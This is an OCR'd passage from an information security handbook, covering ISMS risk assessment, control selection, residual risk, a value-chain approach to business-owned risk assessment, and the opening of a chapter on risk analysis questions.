


Figure 5.4 Step 2: Identify risk.

An ISMS-based information security program is conducive to scoping and managing multiple risk domains while simultaneously identifying and maintaining both vertical alignment and horizontal dependencies (Figure 5.3).

Threat Forecasting

Threats are negative events that occur when a vulnerability or weakness is exploited. Threat forecasting is a proactive process to predict future risk based upon identified or perceived vulnerability (Figure 5.4).

Threats span the organization at all levels.

- Threats may be strategic, or enterprisewide, such as regulatory noncompliance.
- Threats may be tactical, based upon organizational vulnerabilities, such as ineffective programs.
- Threats may be operational, based upon technical vulnerabilities.

Threat forecasting examines multiple information sources or sensors. Threat sensors may include

- Legal or regulatory analysts
- Program reviews
- Technical bulletins from vendors or analysts




Figure 5.5 Step 3: Quantify risk.

The potential rate of change to the threat environment must be considered and may drive the frequency of triggering the threat forecasting processes. For example, a strategic threat such as noncompliance with emerging regulations typically has a longer tolerable reaction time than an operational threat such as emerging technical vulnerabilities.

Incident Evaluation

Incidents are threats that have taken effect, or in other words, a vulnerability has been exploited to cause an event resulting in an incident. Incident evaluation, although triggered reactively, is proactive because of the "lessons learned" that can be utilized to both identify the underlying vulnerabilities and predict the future probability of reoccurrence. Forensic, or "root cause," analysis will illuminate technical and procedural weaknesses, and performance analysis will illuminate strengths and weaknesses.

Risk Assessment

The processes of threat forecasting and incident evaluation identify relevant threats and vulnerabilities; however, relevant threats and vulnerabilities are not necessarily risks. Identified threats and vulnerabilities must be quantified to determine the existence and magnitude of risk within the applicable environment (Figure 5.5). Quantified risk allows for defensible prioritization of remediation efforts as well as informed-choice (defensible) decision making.

Assessment Scope

Strategic Assessment

Strategic risk assessments look at enterprise business processes that span multiple domains. Not all assessed business processes have information risk.

Tactical Assessment

Tactical risk assessments look at the ability of the information security program to identify and mitigate relevant strategic risk to information.

Operational Assessment

Operational risk assessments look at a domain's ability to meet tactical control objectives in protecting specific information assets. Technical vulnerability assessments are an example of a specifically focused type of operational risk assessment.

Assessment Framework

A risk assessment framework assists in maintaining structure during the risk assessment process, because it may be difficult to make sense of the diverse collection of threats and vulnerabilities that flows from "worst case" scenario brainstorming. A risk assessment framework allows both organization of thought and recognition of relationships among this diverse collection of threats and vulnerabilities. Starting with the premise that information risk is based upon breaches of confidentiality, integrity, and availability, a risk assessment framework can be further subdivided into, for example, intentional and accidental components. Further subdivisions result in creation of a "threat tree" that allows organized "cataloging" of risk and enhances the ability to ask and analyze appropriate risk questions. For example

Threat: Breach of confidentiality
- Intentional disclosure
  - Vulnerability: Unvetted employees
- Unintentional disclosure
  - Vulnerability: Unencrypted information
  - Vulnerability: Ineffective media disposal

Note the structured thought process resulting in discrete vulnerabilities being mapped to a common threat.

Risk Quantum

Risk quantification is based upon identification of relevant variables that are then incorporated into a risk-rating algorithm. A quantitative assessment requires much more effort than a qualitative assessment, but may be necessary when, for example, using the resultant risk rating to make financial (quantitative) decisions. Typical qualitative risk quantification utilizes two independent variables, probability (likelihood) and harm (impact). Risk-rating algorithms vary in sophistication depending on the level of detail and accuracy required to be furnished by the assessment.

Probability

Probability may be seen as having three attributes. Total probability must take into consideration all aspects:

- Frequency: How often the scenario can be expected to occur
- Simplicity: The level of effort required to create the scenario
- Motive: The determination of the attacker

Frequency and simplicity are relevant for each vulnerability, whereas motive is relevant to the organization. For example, an externally facing firewall has a high probability of penetration attempts (frequency) but a low probability of success (simplicity). A defense contractor or financial institution may generate more focused attention than a home personal computer user (motive).




Figure 5.6 Step 4: Address risk.

Harm

Harm is the impact successful execution of the event would cause the organization. Because harm is many times aligned to a particular tangible asset, another view sometimes used in risk assessment is value, where value is perceived in terms of availability and harm perceived as absence. This view is more common in enterprise business process risk assessment.

Raw Risk

The identified vulnerabilities quantified through an algorithm (of your choice) utilizing the independent variables of probability and harm constitute raw risk, or risk before the application of controls. Raw risk serves as a baseline for threat exposure, or risk environment. Raw risk also acts as the basis of "before and after" views, modified as controls are factored in to calculate residual (postcontrol) risk. An unacceptable level of raw risk serves as the justification for implementing mitigating controls.

Risk Tolerance

Having identified and evaluated the risks attached to specific vulnerabilities, the risks must be addressed (Figure 5.6). Decisions on risk are based upon the organization's risk tolerance thresholds and include the following options.

Avoid Risk

Risk may possibly be avoided, for example, by relocating a data center.

Transfer Risk

Risk may be transferred to someone with a higher risk tolerance, for example, an insurance company.

Accept Risk

Risk may be accepted, although diligence requires care regarding

- Who is authorized to accept what level of risk
- How is risk acceptance based upon informed-choice decision making
- Whether the aggregation of accepted risk remains tolerable




Figure 5.7 Step 5: Mitigate risk.

Mitigate Risk

Risk may be mitigated to an acceptable level through the application of compensating controls.

It is not practical to eliminate risk completely, only to reduce risk to an acceptable level.

Control Objectives

Control objectives serve as the glue to bind specific vulnerabilities to specific controls. Defining control objectives is the first step in deriving the corresponding control requirements to mitigate the risk associated with the vulnerability (Figure 5.7). Control objectives give a risk-based justification to allocation of resources.

Selection of Controls

Once control requirements have been derived from control objectives, tangible controls may be selected.

Discretionary Controls

Discretionary controls are controls that can weigh cost versus benefits. In general, the cost of mitigating a risk needs to be balanced by the benefits obtained. This is essentially a cost–benefit analysis on "at what cost" the risk is acceptable. It is important to consider all direct and indirect costs and benefits, whether tangible or intangible and measured in financial or other terms. More than one option can be considered and adopted either separately or in combination. For example, mitigating controls such as support contracts may reduce risk to a certain degree, with residual risk transferred via appropriate insurance or risk financing.

Mandatory Controls

Mandatory controls differ from discretionary controls in that cost has no bearing on the selection of mandatory controls. These are controls that must be implemented to mitigate specific risks. There may be no risk acceptance option due to legal and regulatory requirements, for example.

Risk Treatment

Development of Action Plan

The organization requires a treatment plan to describe how the chosen controls will be implemented. The treatment plan should be comprehensive and should document all necessary information about

- Proposed actions, priorities, or time plans
- Resource requirements

- Roles and responsibilities of all parties involved in the proposed actions
- Performance measures
- Reporting and monitoring requirements

Action plans may have strategic, tactical, and operational components and should be in line with the culture, values, and perceptions of all stakeholders.

Approval of Action Plan

As with all management plans, initial approval is not sufficient to ensure the effective implementation of the action plan. Senior management support is critical throughout the entire life cycle of the plan. By its nature, an ISMS is an empowerment vehicle for risk treatment, with clear trickle-down authority documenting management support and authorization to the highest levels.

Implementation of Action Plan

An important responsibility of the action plan owner is to identify requirements and procure necessary resources to implement the plan. This may include such tangibles as people, process, and products; the component parts selected to meet the required control objectives. In the event that available resources such as budgets are not sufficient, the risk of not implementing the action plan must ultimately be accepted by someone. The risk management model allows transference of risk to a willing risk acceptor, and the ISMS framework provides the means of transference.

A critical success factor (CSF) for the risk management process is to strategically reduce risk to an acceptable level. A key performance indicator is the tactical ability to reach this steady state, or equilibrium, through the judicious selection and deployment of efficient and effective controls. Operational metrics can be used to evaluate control efficiency and effectiveness.

Risk Metrics

There are various types of risk metrics that may benefit the information security program (Figure 5.8).

Process Metrics

A process by definition has a CSF defining the successful execution of the process. The CSF is evaluated via process key performance indicators. Key performance indicators are evaluated via process metrics. Whereas process design deals with process effectiveness, process execution deals with process efficiency. For example, a risk-mitigating operational "incident response" process (a reactive control) has been designed to be tactically effective, but the performance indicators look at operational efficiency factors such as "time to respond."




Figure 5.8 Step 6: Measure performance.

Program Metrics

Program metrics typically measure process effectiveness. These tactical process effectiveness metrics require a "history" against which to measure, with value being enhanced by history length. This type of evaluation is synergistic with maturity modeling, because maturity modeling is by nature history-based.

Environmental Metrics

Environmental metrics are of value when trying to evaluate an organization's risk profile and resultant risk strategy. For example, a response process (reactive control) may be triggered frequently, giving insight into the external environment. This metric says nothing about the efficiency or effectiveness of the information security program, but may add justification to its existence or tactics.

Control Attributes

Controls in this context may be seen to have two independent attributes, maturity and weight.

Maturity

As risk treatment progresses, controls remain in varying degrees of maturity. Factoring in the maturity level of the various types of controls on a standardized scale allows one to quantify effectiveness in progress toward meeting control objectives and the resultant reduction of risk.

Weight

The following controls may be considered:

- Directive
- Preventive
- Detective
- Reactive

In some environments there is merit in weighting the value of a specific category of control. For example, in a risk-intolerant environment such as the nuclear industry, a preventive control may be far more valued than detective and reactive controls and should be weighted accordingly.

Residual Risk

Residual risk is the risk that remains after risk treatment. Residual risk is derived from raw risk, with an algorithm typically utilizing risk-mitigating control attributes to modify the raw risk environment. Untreated residual risk is essentially de facto accepted risk. Because the objective of the iterative risk management process is to reduce residual risk to an acceptable level, the risk management process may require multiple passes to reach this goal. For example, a vulnerability management process that tracks the system patching life cycle may require multiple iterations before an acceptable residual risk of 5 percent unpatched (95 percent patched) is achieved.

Summary

Information security is a focused application of risk management, managing risk to information in any form based upon the risk criteria of confidentiality, integrity, and availability. An information security program is hence a subset of an organization's risk management program and is readily managed within the context of a process-based ISMS. ISMS and risk assessment frameworks add structure to the information security program, clearly delineating risk roles and responsibilities. A process-based approach is repeatable, defensible, and extensible, offering metrics to optimize efficiency and effectiveness while reducing risk to an acceptable level.

Information Security Risk Assessment

Foreword
Opening Remarks
Traditional Information Security Risk Management: Assessment and Analysis
Traditional Process: Business Problems and Opportunities
A Traditional Process • Business Problem • Opportunity • Traditional Process • Problem • Opportunity • Traditional Process • Problem • Opportunity • Further Opportunity • Traditional Process • Problem • Opportunity • Traditional Process • Problem • Opportunity
An Alternative Strategic Approach
Value Chain Model • Problem: Business Ownership • Opportunity: Value Chain
Conclusion

Samantha Thomas Cruz

Foreword

Since very early in the information security industry, risk management has had many concepts. Some have been based on applied management strategy (such as portfolio management), old warring tactics (scenario planning), and modern day economics (feasibility studies and cost to market). Most of these attempts at risk management have been created and implemented by professionals in a specific industry, areas of academia and consulting firms, not the actual business areas dealing with the risks. Little attention has been paid to the complex processes taking place among work producers, business decision makers, applying a risk management concept and then managing the concept itself.

Opening Remarks

This chapter describes how organizations create, adopt, fail, and succeed at marrying their information security risk management processes with root management concepts of the business. There are many different observations made and several suggestions provided on the relationship among business drivers, those doing the work of the business, and the political and cognitive processes within a company. Finally, this chapter assimilates and summarizes a process model that interplays a few crucial factors during the cycle of risk management concepts and core values in management within organizations.

Traditional Information Security Risk Management: Assessment and Analysis

Historically, in the information security industry, there has been a universally agreed upon standard of how to quantitatively manage information security risk. Organizationally, for many companies, risk management is a sub-program within an information security program and will have resources exclusively dedicated to the task of trying to reduce information security risk. The process may involve identifying crucial business information, threats, vulnerabilities, risks, and ranking or weighting those risks. It may also involve annual loss expectancy, single loss expectancy, probabilities, costs of controls and mitigation measures, residual risks, uncertainty, and risk acceptance. These traditional processes are tried, true, and still work as a productive method for information security risk assessment and analysis. This chapter reviews the process highlights, offers suggestions for variations to traditional processes, and provides alternative methods for identifying the different parts necessary to conduct an analysis.

Traditional Process: Business Problems and Opportunities

A Traditional Process

It is practical for any business program, information security or otherwise, to occasionally conduct a risk assessment and then to analyze the components within that assessment. Most information security risk assessments begin by the information security organization meeting with the different business areas in their company to conduct a discovery. During this discovery, the business area and information security team work together to identify the most crucial information and assets that are required for them to successfully conduct business.

Business Problem

Often, these meetings are the first occasion other business areas will have to directly interact with information security staff. These discovery meetings are often facilitated by information security teams who typically have no training or professional experience facilitating a group of adults.

Opportunity

These meetings are often the only one-on-one chance to create an affirmative image directly with others in the company, and it is the responsibility of the information security organization to make the most of this chance to create and instill a positive, professional impression to its internal customers. In most of today's consultative-type information security organizations, it is imperative that facilitation and communication skills be developed and maintained. Most information security organizations pride themselves on hiring the most qualified individuals in their field, and they continually enhance their information security skills through regular education. Usually, this education does not include the areas of active listening, communication, or facilitation. However, to create and maintain the professional respect of staff outside of the information security organization, the valuable information security skills of the team must be articulated and expressed to create a positive, trusted image with internal customers. Active listening and communication delivery skills must be honed and a foundation set in standard business and management terms, not information security jargon. This opportunity of polished facilitating is an entry to another opportunity in the discovery process, that of the discovery meetings themselves. When the information security team has the chance to meet with other internal customers, an opportunity arises to create partnerships and alliances with other members of the organization. Finally, these initial meetings give leeway for demonstrating and articulating the different ways a risk assessment discovery process adds value to the business area by providing an avenue to re-examine their

information, assets, and processes that support them. That is the opportunity these teams have purely by the mechanics and outcomes of the discovery process.

Traditional Process

Once the business area has identified and documented its information and assets, the teams identify what information is crucial enough to be considered for the rest of the risk management process and how that chosen information flows into and out of their specific organizational area.[1]

Problem

This problem is three-fold. First, there is often no documented classifications of information, no formalized processes, and there usually is not a significant amount of identified information or assets from which the team can glean the information it needs to have a productive meeting. Therefore, the team will try to classify and document its processes or identify its information and assets during the discovery meeting. This is also a potential problem that can occur during this process. When this occurs, the team usually attempts to identify the future state of its information and assets versus the here and now or very near future. During any of these three problem points, discussions tend to stray into the area of solving business problems for issues that are simply changing too quickly to foresee a static future. This is not a good path as drivers such as profits, regulations, and technology are all areas that change often, and in turn, will not align with attempts to document information and assets with a crystal ball approach.

Opportunity

In many cases, using a value chain[2] method can be helpful. The value chain is a model that can help business areas and information security practitioners through these rough patches of business. The approach allows teams to identify and document drivers, activities, outputs, and outcomes to work through an information security risk assessment. These processes will be addresses later in this chapter.

Traditional Process

After crucial business information and the way it flows into and out of a specific organizational area have been identified, most teams begin to identify and assess threats, vulnerabilities, and recognize risks. There are different ways a business can set about executing these tasks. The more popular choices seem to be software products that are populated with a variety of different databases and mathematical equations that can ultimately perform scenario queries, consulting firms that assign a team to conduct research and analysis on similar industry and international trends, one-on-one style contractors who conduct deep-business research and tailor the process specifically for an organization, or a combination of these three choices.

Problem

The problem here is two-fold: one problem is as the areas of business risk management and information security risk management evolve into a part of every manager's *role*, the actual *responsibility* of identifying threats and vulnerabilities in the area of information security has not evolved with it. So the responsibility still tends to fall into the lap of the information security organization.

Opportunity

For the crucial information in their area, business managers need to be responsible for identifying some, if not the majority of, information security threats and vulnerabilities. Using the value chain mentioned

[1]Other factors that are usually considered in the process include different values such as replacement, business continuity, maintenance, etc.

[2]Based on work by Michael E. Porter of Harvard Business School and Rene' Ewing.

above, business areas will be able to ask themselves the "why" and "how" related to threats and vulnerabilities, and ultimately risks, in their business areas without having to be seasoned information security practitioners. This does not mean the information security organization stops playing a vital role in the process; it means the business takes one step closer to ultimately owning and managing its own information security risk. The other problem is that although most information security practitioners understand the difference, most lay business managers and staff will confuse the semantics of information security threat, vulnerability and risk and use them interchangeably.

Further Opportunity

This is an important error to correct and come to consensus on clear definitions with the team. One way to work through this process is to agree that a threat is a source of harm, a vulnerability is a handicap, and a risk is a combination of the two culminating in an undesired consequence or action. The following definitions, which we use in CISSP CBK Review course, would be appropriate here. *Threat*—any potential danger to information or an information system, including its supporting infrastructure. *Exposure*—instance of being exposed to losses from a threat. *Vulnerability*—an information system weakness that could be exploited. *Countermeasures and safeguards*—an entity that mitigates the potential risk. *Risk*—likelihood of an unwanted event occurring. *Residual risk*—the portion of the risk that remains after implementation of countermeasures.

A simple example: fire can be a threat, an office constructed of wood can be a vulnerability, and the burning/loss of information can be the undesired consequence or action. Fire alone does not cause risk, nor does the office constructed of wood cause alone risk. The risk is the undesirable consequence or action of the two placed together. Therefore, in its simplest form, a risk can be described as requiring the combination of both a threat and a vulnerability. Not clarifying and agreeing on the simplest of definitions for these three significant words—threat, vulnerability, and risk—can be an expensive error. Companies may waste valuable resources reducing the probabilities of a vulnerability when no likely threat exists or visa versa, and they attempt to place into motion controls to protect themselves from a threat where no likely vulnerability exists. During these clarification of terms discussions, it will be important for the teams to understand and agree that with appropriate balance of mitigation measures and controls in certain situations, threats can actually evolve into business enablers and vulnerabilities in fact into cost savings. For example, using the last illustration of the threat of fire, a mitigation control of purposefully starting a fire in a controlled space such as a fireplace in a lobby entry may create the desired public image with a side benefit of heat in the winter. The vulnerability of an office made of wood with the mitigation control of smoke alarms and fire suppression may allow the building of the office with a cost savings of wood in lieu of a more expensive building material. This is an area where information security risk management can reap valuable results by making good points with business area colleagues.

Traditional Process

To rank the identified information security risks into categories of high, medium, and low and apply weights and values.

Problem

Often, there are too many unbalanced variables on the criteria used to rank, weigh, and value the risks. Variables include the cost of creating information, purchasing an asset, replacement values, weighing in skills of staff to maintain a low vulnerability threshold, future value, etc.

Opportunity

This point in the risk analysis process provides an occasion for including all management to agree on key issues most important for identifying and applying criteria. To keep things simple an either–or path can be explored; have the senior management team agree on one system of categorizing the risks—rank,

weight, or value, not all three. To springboard this overarching categorization, an often overlooked opportunity is to use the organization's core values. Along with being the identified cornerstone of a company, a noteworthy advantage of using core values is the implicit support of the executive management and board of directors. By using the organization's core values, the information security team also positions itself to have the information security risk management decisions made by the team in a manner that can be measured up the path of the organization's strategic plan, align with its mission, compliment the company vision, etc.

Traditional Process

To identify cost effective compliance-based mitigation measures and controls, and a plan for their creation, execution and maintenance.

Problem

By the time a team begins wrestling with this area, it often embarks on the path of least resistance by examining best practices. The problem with best practices is that they are usually created two to five years earlier. Therefore, while the team has identified its business problems of today, it is looking to apply best practices of yesterday. Implementing best practices is acceptable as a precursor to continued exploration of mitigation measure and controls specific to an organization's needs. However, outdated best practices can actually create an inaccurate mitigation measure or control implemented for a risk that was not realized during the same time period the best practice become best. Therefore, the business team will be recommending the implementation of a control that is not appropriate for the risk and that, in and of itself, can create a new set of risks.

Opportunity

With correct questioning by the facilitator, the business teams, along with help from technical specialists and the information security team, should first be led through a path of legal compliance. This typically sets the tone for working out tradeoffs with those who have the authority to accept risk, residual risks, and uncertainty. During this process, sometimes a roadblock for information security practitioners is to acknowledge that if they so choose, the business teams can accept each and every risk identified in a risk analysis effort (usually their senior leadership), even those risks identified as non-compliant with regulations, statues, etc. This normally does not happen, but it is important to mention as it brings about one of the most important aspects of an information security risk management program and that is information security is subservient to the business itself. Information security exists because of the business, not the other way around.

There are other aspects of risk assessment and analysis such as categorized impact, percentage of value, expected loss per event or year, localized threats, information ownership, control effectiveness, etc., that this writing purposefully does not address—firstly, because of the intention to create a foundation for opening one's mind to accept a more business-centric approach for conducting information security risk assessments, and secondly, because such specifics have been written in precise detail many times over in other books.

An Alternative Strategic Approach

An organization's risk management processes—operational in approach—can be critical for specific areas of the company to better understand how risks affect their business performance. High performing organizations integrate planning processes where clear linkages exist between internal operations and the overall strategic plan of the company. The following will introduce these characteristics and linkages for an information security risk assessment and illustrate how to move through the linkages in the business chain to better ensure real business risks are being addressed and in a manner consistent with the company's core values and overarching enterprise wide business strategy.

Value Chain Model

A chain-of-value approach can be built to address and manage the strategic responsibilities of the business areas involved with the information security risk assessment. Advantages to using this value chain method is that it guides business teams to address core information security issues and does so in an illustrative manner. Another advantage is the premise of business teams working, sometimes for the first time, with information security experts, and instead of being met with the expectation of understanding industry lingo, are requested to examine their business by asking themselves the simple questions "why" and "how" when examining their information security risks in the value chain model. For the purposes of this chapter, the value chain discussed includes five perspectives: drivers, ultimate outcomes, intermediate outcomes, outputs, and actionable items. This value chain (Exhibit 21.1) can be used as a type of strategic map, guiding staff to identify not only the goal of information security risk reduction, but also the ultimate outcome of supporting the core values and mission of its organization.

To facilitate a move up the value chain, one asks why the value in that box is important. Likewise, to facilitate a move down the value chain, one asks how that particular item is achieved. The ultimate significance of using the value chain for information security risk assessment and analysis is not to identify detailed threats, vulnerabilities, and risks, but more the supporting actions an organization can take to allow information security risk reduction to be influenced by the core values and drivers of the business, thus holistically perpetuating a transformation of a risk reduction culture within the entire organization.

Drivers: These are actions outside an organization's sphere of influence that cause things to happen inside an organization; examples include sharply increased computer virus outbreaks, modifications to disclosure laws, change in company stock holders, board strategy and direction, etc.

Ultimate Outcome: These are the highest levels of performance. It is the most difficult area to quantify, but the most meaningful to an organization in having information security decisions and actions made lower on the value chain actually meeting the company mission and aligning with core values.




EXHIBIT 21.1 The value chain model.

Intermediate Outcome: These items are a step higher above outputs. They are based on the impact the value chain thread has on behavior changes, overall satisfaction of the problem of the risk addressed by acceptance, a business need met, system or process changes, etc.

Outputs: As a result of the actionable items (risk), certain outputs are generated. Outputs are the most common perspective type item seen examined and analyzed in organizations because the information is usually easy to capture. As this information is usually easy to capture, it is the area most reported. This is unfortunate because the real value of information security supporting the core values and mission of the organization are higher up on the value chain.

Actionable Items: Here, the risks are identified and act as the catalyst that drives all of the other items up the value chain. They are the root by which all other items in the value chain derive their why.

This value chain can provide the architecture for an information security risk assessment and analysis. Using the ultimate outcome of the reduction of information security risk to support the core values and mission of an organization, one can supplant assessment and analysis items in the different boxes and move up and down through the value chain. An example can be seen in Exhibit 21.2.

As with any sort of information security risk assessment, beginning with current and quality threat and vulnerability information is important for the ultimate outcomes to be meaningful. At most large enterprises, the information that business and information security teams often have access to is 60 or 90 days prior and somewhat sanitized by the time it reaches senior management. The problem here is that without transparent access to the current state of their business threats and vulnerabilities, the ultimate information security risk acceptance by executives may not be the most prudent business decisions as these choices will be made to accept/solve yesterday's problems.

Problem: Business Ownership

Having a new, illustrative, and simple-to-use method is not enough. Often mitigation measures and controls take too long to develop, and by the time a company is ready to implement them, they are no longer effective because the business has changed. Therefore, the execution piece is a key element. There are factors in business that can make a mitigation measure or control difficult to execute. The pace of




EXHIBIT 21.2 Example of value chain use for risk assessment.

internal change continues to evolve quickly but is not communicated effectively as technology upgrades and the diversity of how staff interacts within a business (a more mobile work force and the use of temporary specialized talent) are more prevalent than ever before. But fundamentally, it is difficult to execute mitigation measures and controls today because the way business is conducted is different than it was as little as ten years ago when the traditional information security risk assessment and analysis methods were taking a strong hold in the industry. The adage of moving from the industrial age to the information age and now to the knowledge age has been heard. Businesses have moved from production-driven, top-down silos to customer-centric, information security sensitive leadership.

Opportunity: Value Chain

As more businesses are embracing the balanced score card[3] to chart and measure their performance, the value chain is a same-type support tool that can assist moving information security risk management into, the mainstream of business. It is a process based on a model for measurements that most business areas are familiar to using for performance; therefore, it is a process that internal business customers can understand and embrace as a user-friendly tool. Using the value chain approach for information security risk assessments with business teams can also decrease the use of some foreign sounding information security terms such as annualized rate of occurrence and single-loss expectancy. Although these traditional terms are valuable in conducting the finer aspects within the risk analysis portion of an assessment, using the value chain allows teams to use mostly business language, and it leaves the security terms more to the information security organization for the detailed work that requires the knowledge and skills of an information security professional. Another benefit of using a value chain for information security risk assessments is that after a team of business and information security staff work through an initial assessment using a value chain approach, the business can try using the same approach on its own to independently work through some low risks without the hand holding of the information security organization. Although mitigation measure and control results of such endeavors should be reviewed by the information security team, allowing the business to try and work through some low risk areas allows it to own part of the process, incorporating information security risk management into its business. By owning this new management process, it becomes part of the fabric by which that business area operates. Therefore, as an operational item in their business, information security risk management becomes woven into their strategy, by the business, for the business. A key feature here is that now the value chain has assisted in making information security risk management happen continually, not just per assessment.

Conclusion

For many organizations, the accelerated pace of change, increased expectations, staff turnover, and pressures from decreased budgets create significant daily pressures. As information security responsibilities expand beyond the confines of the traditional information security role, it is imperative that information security organizations have tools in place to share with their internal customers to help them reach their full risk reduction potential. Although senior managers have complimentary but separate roles in promoting risk management efforts, when supported by an interconnected information security business value chain, they have greater opportunity to make their information security risk management decision more visible. The value chain is a business-modern tool that enables leadership to fulfill its obligation for incorporating information security risk management into its business areas, throughout its organization, and align information security risk management with its core values.

[3]Balanced score card management practices were developed in the early 1990s by Drs. Robert Kaplan (Harvard Business School) and David Norton.

Risk Analysis and Assessment

Will Ozier

There are a number of ways to identify, analyze, and assess risk and there is considerable discussion of "risk" in the media and among information security professionals. But, there is little real understanding of the process and metrics of analyzing and assessing risk. Certainly everyone understands that "taking a risk" means "taking a chance," but a risk or chance of what, is often not so clear.

When one passes on a curve or bets on a horse, one is taking a chance of suffering harm/injury or financial loss — an undesirable outcome. We usually give a degree of more or less serious consideration to such an action before taking the chance, so to speak. Perhaps we would even go so far as to calculate the odds (chance) of experiencing the undesirable outcome and, further, take steps to reduce the chance of experiencing the undesirable outcome.

To effectively calculate the chance of experiencing the undesirable outcome, as well as its magnitude, one must be aware of and understand the elements of risk and their relationship to each other. This, in a nutshell, is the process of risk analysis and assessment.

Knowing more about the risk, one is better prepared to decide what to do about it — accept the risk as now assessed (go ahead and pass on the blind curve or make that bet on the horses), or mitigate the risk. To mitigate the risk is to do something to reduce the risk to an acceptable level (wait for a safe opportunity to pass or put the bet money in a savings account with interest).

There is a third choice, to transfer the risk, i.e., buy insurance. However prudent good insurance may be, all things considered, having insurance will not prevent the undesirable outcome. Having insurance will only serve to make some compensation — almost always less than complete — for the loss. Further, some risks — betting on a horse — are uninsurable.

The processes of identifying, analyzing and assessing, mitigating, or transferring risk are generally characterized as Risk Management.

There are a few key questions at the core of the Risk Management process:

1. What could happen (threat event)?
2. If it happened, how bad could it be (threat impact)?
3. How often could it happen (threat frequency, annualized)?
4. How certain are the answers to the first three questions (recognition of uncertainty)?

These questions are answered by analyzing and assessing risk.

Uncertainty is the central issue of risk. Sure, one might pass successfully on the curve or win big at the races, but does the gain warrant taking the risk? Do the few seconds saved with the unsafe pass warrant the possible head-on collision? Are you betting this month's paycheck on a long shot to win? Cost/benefit analysis would most likely indicate that both of these examples are unacceptable risks.

Prudent management, having analyzed and assessed the risks by securing credible answers to these four questions, will almost certainly find there to be some unacceptable risks as a result. Now what? Three questions remain to be answered:

1. What can be done (risk mitigation)?
2. How much will it cost (annualized)?
3. Is it cost effective (cost/benefit analysis)?

